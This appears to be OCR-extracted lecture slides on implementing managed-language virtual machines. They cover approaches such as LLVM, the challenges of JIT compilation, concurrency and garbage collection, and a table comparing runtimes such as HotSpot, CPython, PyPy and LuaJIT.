
*all of these numbers are pretty meaningless

Source: http://benchmarksgame.alioth.debian.org



*all of these numbers are pretty meaningless

Source: http://benchmarksgame.alioth.debian.org




*all of these numbers are pretty meaningless


Source: http://benchmarksgame.alioth.debian.org

Existing Approaches

Approach 1: Build VM From Scratch




Approach 2: Existing VM



Approach 3: Existing Frameworks


LLVM

- Excellent for C/C++/ObjectiveC
- Not for managed languages




What is so difficult?


Three Foundamental Concerns




Just-in-time
Compiling




Concurrency



Garbage
Collection




JIT + concurrency + GC


Concurrency
Atomic ops.
Memory model
Concurrent GC
Parallel GC
Yieldpoints
GC Barriers
Transactional Memory
Object map
Stack map
JIT
GC

Language Implementations


Lang. Impl.	Concurrency	Execution	GC
HotSpot	✓ Threads	✓ JIT	✓ Generational
CPython	✗ GIL	✗ Interpreter	✗ Naïve RC
PyPy	✗ STM (exp.)	✓ JIT	✓ MMTK-like
Jython	✓ JVM Threads	✗ JVM JIT	✓ JVM GC
Unladen Swallow	✗ GIL	✗ Template JIT	✗ Naïve RC
Ruby	✗ GIL	✗ Interpreter	✗ MS
PHP	-	✗ Interpreter	✗ Naïve RC
HHVM	-	✓ JIT	✗ Naïve RC
Lua	✗ No Threads	✗ Interpreter	✗ MS
LuaJit	✗ No Threads	✓ JIT	✗ MS



Alan J Perlis 1/4/1922 – 2/7/1990

Turing Award 1966

